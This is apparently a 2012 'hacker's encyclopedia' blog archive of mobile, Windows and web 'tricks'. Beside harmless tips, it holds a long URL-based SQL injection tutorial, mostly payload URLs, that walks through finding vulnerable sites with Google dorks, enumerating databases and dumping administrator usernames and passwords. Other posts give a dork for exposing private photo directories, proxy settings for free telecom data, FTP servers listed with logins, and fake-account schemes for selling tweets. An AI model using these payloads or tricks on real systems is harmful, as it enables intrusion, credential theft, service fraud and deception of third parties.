Notice

Join This Channel To Get Latest Phone Tips,Tricks,News,Network Security Course,Hacks etc. For Free on Your Mobile!! ... Join our Facebook Discussion Group -Regards Ankit
Showing posts with label Tricks. Show all posts

25 August 2012

Like All Facebook Status at Once


STEP 1. First of all you have Login facebook using MOZILLA FIREFOX.

STEP 2.
Now install Autolike add-on on your firefox.

STEP 3.
Restart it after
doing second step.


STEP 4.
Now open facebook.com and just scroll down the page, you'll see all the status
are automatically liked.

 Enjoy...

22 August 2012

Free Caller Me Tune Docomo august 2012


I am posting this free Call Me tunes trick for TATA Docomo which is 100% working. !! Here is the trick-


1.) First deactivate call me tunes if u activated by sending CT SMS.
2.) Than dial 543211999 for 1 month subscription .
3.) Select one from given 2 songs.
4.) After confirmation SMS if you want to change SONG dial *678*020# OR *678*030# and then reply with # for main menu. 
5.) Select your song and Enjoy it For free.
NOTE- For changing Song your balance should be not greater than 10 rs .
Also to be on safe side try all this in low balance.  
Enjoy...

11 August 2012

Free Tata Docomo 3G Hack


Hello friends we are come back with latest working tata docomo gprs trick with opera mini handler.Using this trick you can easily get free internet in your tata docomo sim mobile.This trick is working find in most of all state of india.In this trick we just give you free opera mini handler and our trick url.Using url you can access free internet in your mobile.
# Free gprs Trick
Step 1 :  make a new setting as per below
    Proxy Address: 220.226.181.88
    Proxy Port :  8080
    HomePage :122.170.122.214

Step 2 : Download opera Handler from here
Step 3 : Make changes in opera handler as below.


Socket Server:  http://220.226.181.88.server4.operamini.com
Port :80
Homepage: http://203.115.112.5
Homepage for Blocked Sim Users: http://122.170.122.214

Enjoy...

01 August 2012

Trace you Stolen Laptop


Today I am Posting New Trick To Trace Your Stolen Laptop Or PC..


We Know That, A Stolen Mobile Can Find Using IMEI (International Mobile Equipment Identity)
Number.. But We Never Heard Any Trick To Trace A Stolen Laptop..
Yes.. Its Possible To Trace A Stolen Laptop-PC..

Whenever a Laptop is Connected To Internet At That Time We Can Trace This Laptop-PC Using MAC-ID (Media Access Control ID),  Install this Freeware PreyProject
       

The above software will track your laptop.I Hope This Post Will Help You..
Enjoy...

26 July 2012

How to remove Navbar from blogger blog


In blogger you can always hide/remove Navbar. Well, I am not so sure what navbar is about but I use navbar for switching to Dashboard to blog and vice versa. Mostly people remove Navbar for their highly customized and professional templates and some just don’t want to use Navbar. In this tutorial I am going to show you how to remove and restore Navbar from blogger blog. Let’s see.

First you have to login your blogger account. Go to dashboard.
Now choose a blog where you want to hide navbar.
Go to Design > Edit Html.
Back up your template (first make sure you have completely back up your template).
Now look for the code in your Blog HTML


]]>

Now paste the below code before the above code

#navbar-iframe { display: none !important; }

Click on preview to make sure Navbar is hidden.
That’s it. Now click on save template (This procedure will hide the navbar from your blog).


How to restore Navbar?


If you want to use navbar again or you don’t want to hide navbar after applied these settings. You can always restore navbar to your blogger blog.
To restore navbar delete the code which we applied in our first step. Click save template.

This is how we can remove or restore navbar from our blog. If you find this post useful don’t forget to share with your friends. Any suggestion or feedbacks use the comment box below.Enjoy...

15 July 2012

How To Change Voice in Skype


Skype Voice Changer is a free web application that allows you to change your voice during VOIP calls using Skype. The program is basically used to change your voice in real time by applying a number of different effects to it while you are doing a voice chat with others using  Skype. You can easily customize each of the grouped effects, in a various different ways.
It lets you create something new out of your voice that sound truly unique. Although you can adjust settings such as Feedback and Delay, however, selecting the settings randomly and observing the resulting sound, adds more fun to your conversation.

Yes, that’s it. Adjust the settings and start having fun with Skype conversation. You can take a look at Voice Changer in order to get familiar with it:

SVC

If you are a Skype user  then you can also try out other free Skype apps or software like software to record skype calls, and Skype video chat apps for iPad.

Here is how to change voice in Skype Voice Changer:

  1. Click on “Connect To Skype” button, given at the top left side of the window
  2. Sign-in to Skype
  3. Allow the access to this application.
  4. Once you are done, start exploring the variety of different sounds that your voice will get transformed, such as- Pitch Down, SuperPitch, Chorus and many more.
In a nutshell, Skype Voice Changer is a marvelous app to be used in a fun and interesting way. The program is just outstanding. Try it and you will definitely agree.
Enjoy...

03 June 2012

Airtel GPRS Trick June 2012


his Airtel Proxy Trick Working Great And Resume Supported Also.Enjoy Unlimited Free Browsing And Downloading With This Airtel 3G Proxy Trick.

Airtel 3G Proxy Trick 1:

Account Name: Hackopedia

Proxy:Boomtunnel.com

Port:80

Apn:Airtelgprs.com

Airtel 3G Proxy Trick 2:

Account Name: Hackopedia

Proxy:Uberstudyguide.com

Port:80

Apn:Airtelgprs.com

Airtel 3G Proxy Trick 3:

Account Name: Hackopedia

Proxy:Oclearningteam.com

Port:80

Apn:Airtelgprs.com

Use These Home Pages For Above Proxies

203.115.112.5
202.46.201.112
122.170.122.214
122.170.122.216

 Enjoy...

13 May 2012

Reliance 3G Trick May 2012


Google and Reliance have partnered to offer 1GB free data to Indian 3G Android users. All existing and new RCom users who plan to go Android now or in the near future, can take home 1GB of free data as a part of the offer. This 1GB of free data will be valid for a period of one month and cannot be carried past the stipulated period. Customers can avail of this offer only from April 15 to June 15, 2012.

Trick Here:

Get an Android Phone and Put Your Reliance GSM sim in it.Then,call anybody(or give a misscall).After 15 Minutes you will get Message that "Your Free 3G Balance is now active".

You can Also Send  a SMS :"ALL"(w/o quotes) to 55100. If the above trick does not work for you.
Android turns blue...


Reliance has teamed up with Google to promote Android to users and encourage them to switch to Android while also marketing their 3G services with the Blue Bot campaign that has been launched. This free data offer is available for both prepaid and post paid users. The product page reads that this offer is valid for RCom CDMA customers who are upgrading/buying a new ‘Google authorized 3G Android Handset’ at present. On the other hand, the offer will extend to RCom GSM Customers who are upgrading/buying a new ‘Google authorized Android Handset’ from 5th of May 2012 onwards. Reliance has the list of approved devices on its website.

Sanjay Behl, group head, brand and marketing, Reliance Communications told ET, “We are creating a dedicated help desk to which any android phone bought under this agreement will be mapped automatically."
Enjoy...

10 May 2012

5 Free Important Tools for SEO


5 Free Important Tools for SEO

1. Website Back History
Wayback.archive.org/web/ - Wayback Machine puts the history of the World Wide Web in a single click. you can check the site status, cache history, look and layout etc.

2. Initial Website Analysis
Seoscores.com - SEO Scores is a free website analysis tool on web. it shown the major error of the site.

3. Website Analysis -
Woorank.com - Woorank is a free analysis tool that show the status, back links, error and give the suggest online.

4. Face Book Blog App
Networkedblogs.com - Face book blog synidate App. Help you to get your blogs visit from F/B.

5. Server Header Checker
Webconfs.com - Check your website server status online.

Markosweb.com -
They keep updating statistical data resources constantly.


Important Tools for Chrome -

Website Analysis - https://chrome.google.com/webstore/detail/diahigjngdnkdgajdbpjdeomopbpkjjc
Chrome Auto fill - https://chrome.google.com/webstore/detail/nlmmgnhgdeffjkdckmikfpnddkbbfkkk
Copy all URL - https://chrome.google.com/webstore/detail/iiagcalhlpmgdipdcikkjiliaankcagj
URL Opener - https://chrome.google.com/webstore/detail/lfpjkncokllnfokkgpkobnkbkmelfefj
Check Back Links : http://www.opensiteexplorer.org/ and http://ahrefs.com/
Enjoy...

21 April 2012

RUN SYMBIAN APPLICATIONS ON PC


1. Download Symbian SDK from HERE
2. Install the SDK and all chaintools included in the package in their default location.
3. After all packages are installed, reboot your PC.
4.Now goto Start » Program files » Nokia Developer Tools » Symbian SDK » Emulator to launch the emulator

5. Wait for the Emulator to completely load. The Emulator program will look like this when finished loading.



6.Now inside the Emulator program, go to File » Openand then choose your favorite Symbian applications that you want to run.



7. All set, install and enjoy your favorite Symbian apps on your PC. If you get error while installing unsigned applications, gotoMenu » Settings » Application settingsand change value from Signed only to all.


NOTE: THE SYMBIAN SDK ARE HBIG FILES. IF YOU WANT TO DOWNLOAD SDK YOU SHUD NEED A NOKIA DEVELOPER ACCONT.

FOR: S60 3rd Edition, Feature Pack 1.
S60 3rd Edition.
S60 2nd Edition, Feature Pack 2 (formerly 2.2).
S60 2nd Edition, Feature Pack 1 (formerly 2.1).
S60 2nd Edition (formerly 2.0).
S60 1st Edition, Feature Pack 1 (formerly 1.2).
S60 1st Edition (formerly 0.9).Enjoy...

06 April 2012

Google Trick to Find Private Stuff


Maybe you need some pictures for your school work.

Of course you can go to a dedicated website where you can find lot of free pictures.

But you can also dig some private pictures directories.

Try this little code in Google, you may find lot of Non public pictures


Quote:
intitle:index.of +"Indexed by Apache::Gallery"
search by adding a word at the end, for example:


Quote:
intitle:index.of +"Indexed by Apache::Gallery" +paris
I just realize that maybe some of you guys use Apache Gallery for your own private pictures.

If you want to verify if your own private pictures ares indexed, just paste this code in Google.

Quote:
site:www.YourSite intitle:index.of +"Indexed by Apache::Gallery"
(Replace Your Site by the server hosting your pictures (your URL.)
Apache::Gallery"
Enjoy...

17 March 2012

URL Based SQL Injection


Introduction: SQL injection is an attack in which malicious code is inserted into strings to hack a computer and that are later passed to an instance of SQL Server for parsing and execution.

Finding Sites: When talking to find a vulnerable site for SQL Injection you will hear the term Dork a lot, this refers to a google search term targeted at finding vulnerable websites. An example of a google dork is inurl:index.php?id=, entering this string in google search engine would return all sites from google cache with the string news.php?id= in their URL.

Ex:
http://www.site.com/news.php?id=4
To be a SQL injection vulnerable a site has to have a GET parameter in the URL.
In http://www.site.com/news.php?id=4, id=4 is the GET parameter as it is getting the id=4 from the backend database.
Checking Vulnerability: To check if the site is vulnerable to SQLi the most common way is to just add an apostrophe( ‘ ) after one of the parameter in the URL.
Ex:
http://www.site.com/news.php?id=4′
Now if the site is vulnerable it will show error like:
You have an error in your SQL Syntax
Warning: mysql_num_rows()
Warning: mysql_fetch_assoc()
Warning: mysql_result()
Warning: mysql_fetch_array()
Warning: mysql_numrows()
Warning: mysql_preg_match()
If you see any of these errors when entering ‘ after the number or string of parameter then the chances are the site is vulnerable to SQLi attacks to some extent. Although that is not the only way to know if the site is vulnerable to SQLi attacks, an error can be in form of when a part of the site is just simply disappears such as a news article, body text or images. If this happens then the site is vulnerable also.
Finding number of columns: After you find that the site is vulnerable the next step is to find the number of columns in the table that is in use. There are couple of ways to do this like ORDER BY or GROUP BY. Here I will use ORDER BY To find the number of columns start with ORDER BY 1.
Ex.
http://www.site.com/news.php?id=4 ORDER BY 1–
If it doesn’t error then probably you can use ORDER BY command. Sometimes you will get error on doing ORDER BY 1, if it gives error then simple move on to other site. If it doesn’t error then I always go to ORDER BY 10000 (because a table can’t have 10000 columns in it) to see if it give error.
Ex.
http://www.site.com/news.php?id=4 ORDER BY 10000–
Sometimes it doesn’t error as it should, then I use AND 1=0 before the ORDER BY query to get an error.
Ex.
http://www.site.com/news.php?id=4 AND 1=0 ORDER BY 10000–
After getting the error on 10000 its up to you how you find the number of columns, I start with 100 and divide the no of columns by 2 until i get closer. Something like this:
http://www.site.com/news.php?id=4 ORDER BY 100–
ERROR
http://www.site.com/news.php?id=4 ORDER BY 50–
ERROR
http://www.site.com/news.php?id=4 ORDER BY 25–
ERROR
http://www.site.com/news.php?id=4 ORDER BY 12–
ERROR
http://www.site.com/news.php?id=4 ORDER BY 6–
ERROR
http://www.site.com/news.php?id=4 ORDER BY 3–
NO ERROR
As 6 is giving error and 3 is not the number of columns is either 3, 4 or 5.
http://www.site.com/news.php?id=4 ORDER BY 4–
NO ERROR
http://www.site.com/news.php?id=4 ORDER BY 5–
ERROR
After this you can conclude that the website has 4 columns as it gives error above ORDER BY 4 and doesn’t error below ORDER BY 4.
NOTE: Comments are not necessary every time when injecting a website, although sometimes they are. Possible comments to use are:
–
/*
/**/
#
Getting MySQL version: This is an important step because if the MySQL version is lower than 5 then we have to guess the name of the tables and columns to inject which is sometimes get frustrating so I would recommend to work on version 5 for beginners. Before finding the version of the column we have to find the visible column number to inject our query to get result. To do this we will use the SELECT statement and UNION ALL statement.
http://www.site.com/news.php?id=4 UNION ALL SELECT 1,2,3,4–
It will return numbers back in data place, if it doesn’t then add a negative sign after the equals sign, put a null in place of the number after the equal sign or add AND 1=0 before the UNION query.
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,3,4–
http://www.site.com/news.php?id=null UNION ALL SELECT 1,2,3,4–
http://www.site.com/news.php?id=4 AND 1=0 UNION ALL SELECT 1,2,3,4–
Now say we got back the number 3, so this is the column that we can retrieve data from. To get the database version there are two ways either version() or @@version, let’s use them:
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(version()),4–
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(@@version),4–
If you get an error like “Illegal mix of coallations when using @@version“, then you have to convert it into latin from UTF8 as:
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(@@version using latin1),4–
NOTE: We are completely replacing the number 3 with our query, something like 1,2,group_concat(@@version),3,4– will result in error.
If it worked you will get the version of MySQL. You will see something like 5.0.45, 5.0.13-log, 4.0.0.1 etc. All we need to focus is on the first number,i.e., 4 or 5. If it is 5 then keep going but if it is 4 and you are new then you should move on to other website because we have to guess the table names in order to extract the data.
NOTE: Sometime you will get frustrated by knowing that you spent 5-10 minutes in just getting the database version after applying the ORDER BY, UNION SELECT and version() in queries and the result is MySQL4. So to save my time in getting the database version, I use the Inferential(Blind SQL Injection) to get the version of the MySQL. Do as follows:
http://www.site.com/news.php?id=4 AND 1=1–
NO ERROR
http://www.site.com/news.php?id=4 AND 1=2–
ERROR
http://www.site.com/news.php?id=4 AND substring(@@version,1,1)=4–
If page come back true then the version is 4.
http://www.site.com/news.php?id=4 AND substring(@@version,1,1)=5–
If page come back true then the version is 5.
If version is 5 then you can start ORDER BY and continue because you already know that the version is 5 and you will not have to guess the table names. Although I would recommend that beginners should use ORDER BY.
GETTING NAME OF DATABASES: Getting databases name is very important because sometimes the current database the webpage is running does not contains useful informations such as username and passwords. So it is good to have a look at all the databases. In MySQL version 5 or higher there is always a database named ‘information_schema’ which make SQL injection easier. To get the list of the databases use this:
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(schema_name),4 from information_schema.schemata–
now you will get the name of all the databases at the same position where you saw the version of MySQL before.
Ex: information_schema,db_site,db_main
To know which database you are working upon use database() in the query as:
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(database()),4–
Now you will get the current database. Ex: db_site
To know the current user of database use user(), although its not necessary but its good to know.
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(user()),4–
Now you should get the current user of database. Ex: user@localhost.
To save your time you can use a query to display version, current database and user all at once as:
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(version(),0x3a,database(),0x3a,user()),4–
or
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,CONCAT_WS(CHAR(32,58,32),version(),database(),user()),4–
Getting Table Names: It is good habit to check the table name of all the databases because sometimes the current database does not contains useful information.
To get the table names of current database:
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(table_name),4 from information_scheme.tables where table_schema=database()–
Assume it gave you the following names of the tables contains in the current database(in our example db_site).
Ex. News, Gallery, Games etc.
As you can see it is not looks useful, so get the table names of other database(in our example db_main), but to do so you have to encode the name of the database in hexadecimal form and put ’0x’ in front of the encoded hexed name to tell the database that it is hex encoded and and it need to be decoded it to get the right name. In our example we need to get the table name of database ‘db_main’ after encoding it to hex it is equivalent to ’64625f6d61696e’. To get the table names of the database ‘db_main’:
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(table_name),4 from information_schema.tables where table_schema=0x64625f6d61696e–
It will give you the name of all tables in the database ‘db_main’.
Ex: newsletters, posts, Administrator
Now we can see that this is a good stuff.
NOTE: Online Text to Hex converter: http://www.swingnote.com/tools/texttohex.php
Getting Column Names: Now to extract data from table Administrator we need to find the columns in it. To get this you would do:
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(column_name),4 from information_schema.columns where table_name=0x41646d696e6973747261746f72–
NOTE: We replace ‘information_schema.tables‘ with ‘information_schema.columns‘ and ‘table_schema‘ with ‘table_name‘. Again we encoded ‘Administrator’ in Hex to get our query work.
Now you should see the column names.
Ex: Id,Username,Password
Now to extract data from columns ‘Id,Username,Password‘ of table ‘Administrator‘ of database ‘db_main‘, you would do:
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(CONCAT_WS(CHAR(32,58,32),Id,Username,Password)) from db_main.Administrator–
Sometimes it will not work then you have to encode ‘db_main.Administrator‘ into hex:
http://www.site.com/news.php?id=-4 UNION ALL SELECT 1,2,group_concat(CONCAT_WS(CHAR(32,58,32),Id,Username,Password)) from 0x64625f6d61696e2e41646d696e6973747261746f72–
Now you will get what you were looking for.
Enjoy...

07 March 2012

Windows 7 Tricks Collection


Speed up Boot Time:-
1. By default, Windows7 waits 30 seconds before it starts to load the operating system.
2. To decrease this time, Right click on My Computer
3. Click on Advance System Settings
5. Under Startup and Recovery, click on the Settings button
6. Decrease the time from 30 seconds to something like 3
7. You can also change the settings for what happens in case of a System failure

Windows Explorer Single Click:-
1. Open the Control Panel
2. Go to Folder Options
3. Check Single-click to open an item
4. Check Underline icon titles only when I point at them
5. Click Apply and OK


Hide Empty Drives:-
If you want to have empty drives (like empty multiple-card reader drives), show up grayed out in the Windows Explorer
Go Tools / Folder Options / View tab
Check Hide empty drives in the Computer folder

Now you  can more easily determine which drives actually have something on them.

Turning off Hibernation:-
1. If you have something like a desktop and don’t need hibernation enabled, you can turn this off
2. Start / CMD
3. This will open a command prompt
4. Type in powercfg -h off

Connecting a Windows7 Workstation to a Windows2000 Server:-
To connect a Windows7 Computer to a Windows2000 server, you will either need to make a change using the Group Policy Editory (Win7 Pro) or the Registry (Win7 Home)
Windows7 Pro:-
Click on the Start icon
Enter gpedit.msc
Go to Computer Configuration / Windows Settings / Security Settings / Local Policies / Security Options
Scroll down and double click on Network Security: LAN Manager authentication level and you should be able to see the set level. Change this to send LM & NTLM responses


Windows7 Home:-
Start the registry by writing regedit on Run.
Go to to HKEY_LOCAL_MACHINE \ SYSTEM \ CurrentControlSet \ Control \ Lsa
Create a new DWORD value with the name of LmCompatibilityLevel
Give it a value of 1
Restart the computer

Enjoy...

05 March 2012

Copy to Folder Hack


This setting allows you to assign any file on your computer a new right-click menu (context menu) entry.
This entry is named “Copy To Folder…” which is copy current selected file/files to any folder directly from Right click menu..
Settings:-
For any File:
1] Start > Run > regedit> hit Enter
2] Registry > My Computer > HKEY_CLASSES_ROOT > select * (1st subkey)
3] * > shellex > select ‘ContextMenuHandlers‘ & right click > then New > Key
4] then replace ‘New Key #1′ key name to ‘Copy To…‘ or as u wish you can write(but use as nick)
5] on right side pane, select ‘(Default)’ name n Double click on it, then brings Edit string field
6] enter value data as ‘{C2FBB630-2971-11d1-A18c-00c04FD75D13}‘ in it n hit Enter.
(Plz enter value as case sensitive with curly braces)
For any Folder:
1] Start > Run > regedit> hit Enter
2] Registry > My Computer > HKEY_CLASSES_ROOT > Folder
3] Folder > shellex > select ‘ContextMenuHandlers‘ & right click > then New > Key
4] then replace ‘New Key #1′ key name to ‘Copy To…‘ or as u wish you can write(but use as nick)
5] on right side pane, select ‘(Default)’ name n Double click on it, then brings Edit string field
6] enter value data as ‘{C2FBB630-2971-11d1-A18c-00c04FD75D13}‘ in it n hit Enter.
(Please enter value as case sensitive with curly braces)
That's how to hack a computer.

Enjoy...

26 February 2012

Interesting CMD hacks


Here is an interesting command prompt hack .You can hide, assign, delete etc. disk partition in few steps.
1.Select Start , then Run , in Run option type cmd. (or  start->All Programs->Accessories->Command Prompt)


2.In Command Prompt (cmd) type DISKPART


3. Then type LIST VOLUME, after this you will get an partition  overview, as shown below
4. Type SELECT VOLUME (number) , press ENTER on keyboard, then type  REMOVE LETTER (letter )as shown below
5.After this disk partition will be hidden. How to return disk partition? Easy, just type ASSIGN LETTER (letter), as shown beloww
With Command Prompt (cmd) , you can manipulate  disk partition.

Enjoy...

23 February 2012

Make 50$ a Day Easiest Method of The Era


Hello Easy Earn friends 1 Week before I found out 1 method that should be  
categorize as easiest method to make money online so I decide to share with you guys.


So how is work? Basically is with your twitter account and twtmob.


First:
Grab an account at:
http://www.twtmob.com


When Register:
"Choose your country as US if even you are not and tick all the boxes. You know what I mean"


How much can you earn with this?
Basically is depends on how much follower in your twitter account.

If you have 10,000 followers:

For my experience, those campaign average pay you 8.6$ per tweet if you have 10,000 followers in your twitter account.

The best thing is the campaign usually last for at least 10days and you can tweet it everyday!

Yes, you earn a total $86 per campaign.


Imagine you have 10 account of 10,000 followers and they have 10 campaign in twtmob? Do the math :-)

If you have 50+k followers congrats to you, you can earn instant good money.


If not?

Tips and Trick Part:

Getting follower,
Method 1: http://www.twiends.com
Place you can get thousands of followers very fast for free!

My advice is use a fake facebook account connect to twiends.com and like all the page. It's the fastest way to get seeds.

With this method you would have no problem to get 1k followers everyday.


Method 2:
This method would be faster if you got money to invest.
Just go to fiverr there to buy followers, best deal there is 1k-2k per gig if not mistaken.


Method 3:
Maybe you would like to buy tweetattacks instead?Enjoy...

Using DotProxy For Free GPRS Airtel


Here  are the steps  :
  • Use APN: Airtelgprs.com
  • Now download dot proxy from Here:
    DOWNLOAD DOTPROXY
  • Edit url modes with one of following backquerry
  •  Local listen port-1234
      Header Mods- tick both
  • leave all other  blank as it is!!
  •  Now go to URL Mods and put this
    0:?0.facebook.com/?zout=1  (or any other Working Backquery,Remember 0: in beginning)

Note: Use Following proxy settings in browser and download managers when you are using DotProXy. proxy: 127.0.0.1
port:1234

NOW HOW WILL YOU CHANGE PROXY SETTINGS FOR AIRTEL?

  • Press ALT
  • Click on Tools
  • Now Select option
  • Now Select Advance in pop up menu
  • And select Network
  • Now Click on Setting
  • Now click on Manual..
  • And Add Given Proxy and Port
Enjoy...

21 February 2012

Get BlackhatTeam VIP Access Free


Getting VIP access for Blackhatteam will definitely benefit you in many ways.

"Black Hat Team is best place to discuss all things related to black hat seo techniques. The biggest black hat seo and affiliate marketing forum on the Net"

It can not only give you access to underground strategies.But,Many useful tools.Now, here is the way to get this.
First of all,Go to this Link and Register your Account: VipSEO.
The Answer to Random Question(How much for VIP) is 25.
Now, You Will See This Post.What you have to do is to Submit Your Referral Link as facebook Status.it will give you at-least 2 registrations.
Go For More and Enjoy the Forum..!
Happy Money making..

Enjoy...

27 January 2012

Google Funny Tricks 2012


Google search box not only analyze our search string and display perfect results but also provide variety of features such as currency conversions, movie timings, weather forecasts, calculator etc.

However, there is something funny about Google Calculator. Look at these screen-shots :

Google funny calcuator 1


Google funny calcuator 2

Google funny calcuator 3

Google funny calcuator 4

Google funny calcuator 5

Google funny calcuator 6

google calculator mistake 7
Google calculator also provides answers to conversations such as :


  • What’s the answer to life, the universe and everything multiplied by the speed of light divided by three teaspoons?

  • How many seconds in a decade?

  • What’s 98.6 degrees Fahrenheit in Celsius?

  • How many feet in a smoot?

  • Number of horns on a unicorn?

  • What is a googol?

  • What is 1.21 gigawatts divided by 88 miles per hour?

  • What is 1.21 gigawatts multiplied by 88 miles per hour?

  • What is 1 hogshead in litres?

  • What is 30 gigabytes divided by 192kbps?

  • What is 1 furlong per minute?

  • What is 13000 watts to horsepower?

  • How many km in a light year?

  • How many teaspoons in a pint?

  • How many megabytes in an exabyte?

  • What is 125444987 in binary?

  • What is 2008 in roman numerals?

  • What is 100 USD to AUD?

  • What is the mass of the Sun in pounds?

  • What is the square root of 123456789?

  • What is square root of 123456789?

  • Enjoy...

    16 January 2012

    List of FTP Sites -Free mp3,videos and Softwares


    1. ftp://ftp.freenet.de/pub/filepilot/
    2. ftp://193.43.36.131/Radio/MP3/
    3. ftp://195.216.160.175/
    4. ftp://207.71.8.54:21/games/
    5. ftp://194.44.214.3/pub/music/
    6. ftp://202.118.66.15/pub/books
    7. ftp://129.241.210.42/pub/games/
    8. ftp://clubmusic:clubmusic@217.172.16.3:8778/
    9. ftp://212.174.160.21/games
    10. ftp://ftp.uar.net/pub/e-books/
    11. ftp://129.241.210.42/pub/games/
    12. ftp://193.231.238.4/pub/
    13. ftp://207.71.8.54/games/
    14. ftp://194.187.207.98/video/
    15. ftp://194.187.207.98/music/
    16. ftp://194.187.207.98/soft/
    17. ftp://194.187.207.98/games/
    18. ftp://ftp.uglan.ck.ua/
    19. ftp://159.153.197.74/pub
    20. ftp://leech:l33ch@61.145.123.141:5632/
    21. ftp://psy:psy@ftp.cybersky.ru
    22. ftp://130.89.175.1/pub/games/
    23. ftp://194.44.214.3/pub/
    24. ftp://195.116.114.144:21/
    25. ftp://64.17.191.56:21/
    26. ftp://80.255.128.148:21/pub/
    27. ftp://83.149.236.35:21/packages/
    28. ftp://129.241.56.118/
    29. ftp://81.198.60.10:21/
    30. ftp://128.10.252.10/pub/
    31. ftp://129.241.210.42/pub/
    32. ftp://137.189.4.14/pub
    33. ftp://139.174.2.36/pub/
    34. ftp://147.178.1.101/
    35. ftp://156.17.62.99/
    36. ftp://159.153.197.74/pub/
    37. ftp://193.140.54.18/pub/
    38. ftp://192.67.63.35/
    39. ftp://166.70.161.34/
    40. ftp://195.161.112.15/musik/
    41. ftp://195.161.112.15/
    42. ftp://195.131.10.164/software
    43. ftp://195.146.65.20/pub/win/
    44. ftp://199.166.210.164/
    45. ftp://195.46.96.194/pub/
    46. ftp://61.136.76.236/
    47. ftp://61.154.14.248/
    48. ftp://62.210.158.81/
    49. ftp://62.232.57.61/
    50. ftp://212.122.1.85/pub/software/
    51. ftp://193.125.152.110/pub/.1/misc/sounds/mp3/murray/
     Enjoy...

    Views This Month


    HaCk-O-PeDia - The Hacker's Encyclopedia. Copyright 2010 All Rights Reserved To Ankit